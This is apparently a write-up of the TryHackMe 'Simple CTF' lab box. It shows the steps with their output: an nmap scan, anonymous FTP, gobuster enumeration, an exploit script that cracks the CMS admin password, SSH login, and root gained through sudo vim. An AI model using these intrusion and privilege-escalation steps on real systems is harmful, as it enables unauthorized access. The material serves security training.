# Simple CTF

## Scanning

```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/simple_ctf]
└─$ nmap 10.10.205.37 -Pn -A -oN nmap.scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-12 19:08 PKT
Nmap scan report for 10.10.205.37
Host is up (0.17s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.153.207
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.82 seconds
```

## Enumeration

**FTP**

- Anonymous login successful.

```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/simple_ctf]
└─$ ftp 10.10.205.37
Connected to 10.10.205.37.
220 (vsFTPd 3.0.3)
Name (10.10.205.37:moghees): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

```
ftp> ls
229 Entering Extended Passive Mode (|||48671|)
ftp: Can't connect to `10.10.205.37:48671': Connection timed out
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Aug 17  2019 pub
226 Directory send OK.
```


```
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           166 Aug 17  2019 ForMitch.txt
226 Directory send OK.
ftp> more ForMitch.txt
Dammit man... you'te the worst dev i've seen. You set the same pass for the system user, and the password is so weak... i cracked
 it in seconds. Gosh... what a mess!
ftp>
```

**Website**

- Nothing special on the website front page.
- Found **robots.txt**

```
User-agent: *
Disallow: /


Disallow: /openemr-5_0_1_3
#
# End of "$Id: robots.txt 3494 2003-03-19 15:37:44Z mike $".
#
```





```
┌──(moghees㉿kali)-[~]
└─$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.10.205.37/simple
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.205.37/simple
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/modules              (Status: 301) [Size: 321] [--> http://10.10.205.37/simple/modules/]
/uploads              (Status: 301) [Size: 321] [--> http://10.10.205.37/simple/uploads/]
/doc                  (Status: 301) [Size: 317] [--> http://10.10.205.37/simple/doc/]
/admin                (Status: 301) [Size: 319] [--> http://10.10.205.37/simple/admin/]
/assets               (Status: 301) [Size: 320] [--> http://10.10.205.37/simple/assets/]
/lib                  (Status: 301) [Size: 317] [--> http://10.10.205.37/simple/lib/]
/tmp                  (Status: 301) [Size: 317] [--> http://10.10.205.37/simple/tmp/]
Progress: 18031 / 220561 (8.18%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 18058 / 220561 (8.19%)
===============================================================
Finished
===============================================================
```

```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/simple_ctf]
└─$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.10.205.37
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.205.37
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/simple               (Status: 301) [Size: 313] [--> http://10.10.205.37/simple/]
Progress: 62538 / 220561 (28.35%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 62568 / 220561 (28.37%)
===============================================================
Finished
===============================================================
```

- Found this from gobuster http://10.10.205.37/simple/
- The website is using a cms **CMS Made Simple version 2.2.8**


# *Foothold*




**python3 exploit.py --url http://10.10.205.37/simple --crack --wordlist /usr/share/wordlists/rockyou.txt**

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret
```

Tried to get reverse shell from the CMS portal by uploading script in new page but failed.So, try to ssh

```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/simple_ctf]
└─$ ssh mitch@10.10.205.37 -p 2222
The authenticity of host '[10.10.205.37]:2222 ([10.10.205.37]:2222)' can't be established.
ED25519 key fingerprint is SHA256:iq4f0XcnA5nnPNAufEqOpvTbO8dOJPcHGgmeABEdQ5g.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:31: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.205.37]:2222' (ED25519) to the list of known hosts.
mitch@10.10.205.37's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ whoami
mitch
$
```

## *Privilege Escalation*

```
mitch@Machine:~$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
mitch@Machine:~$
```

```
mitch@Machine:~$ sudo vim -c ':!/bin/bash'

root@Machine:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Machine:~# whoami
root
root@Machine:~#
```

## *Flags*

```
mitch@Machine:~$ ls
user.txt
mitch@Machine:~$ cat user.txt
G00d j0b, keep up!
mitch@Machine:~$
```

```
root@Machine:~# cd /root
root@Machine:/root# ls
root.txt
root@Machine:/root# cat root.txt
W3ll d0n3. You made it!
root@Machine:/root#
```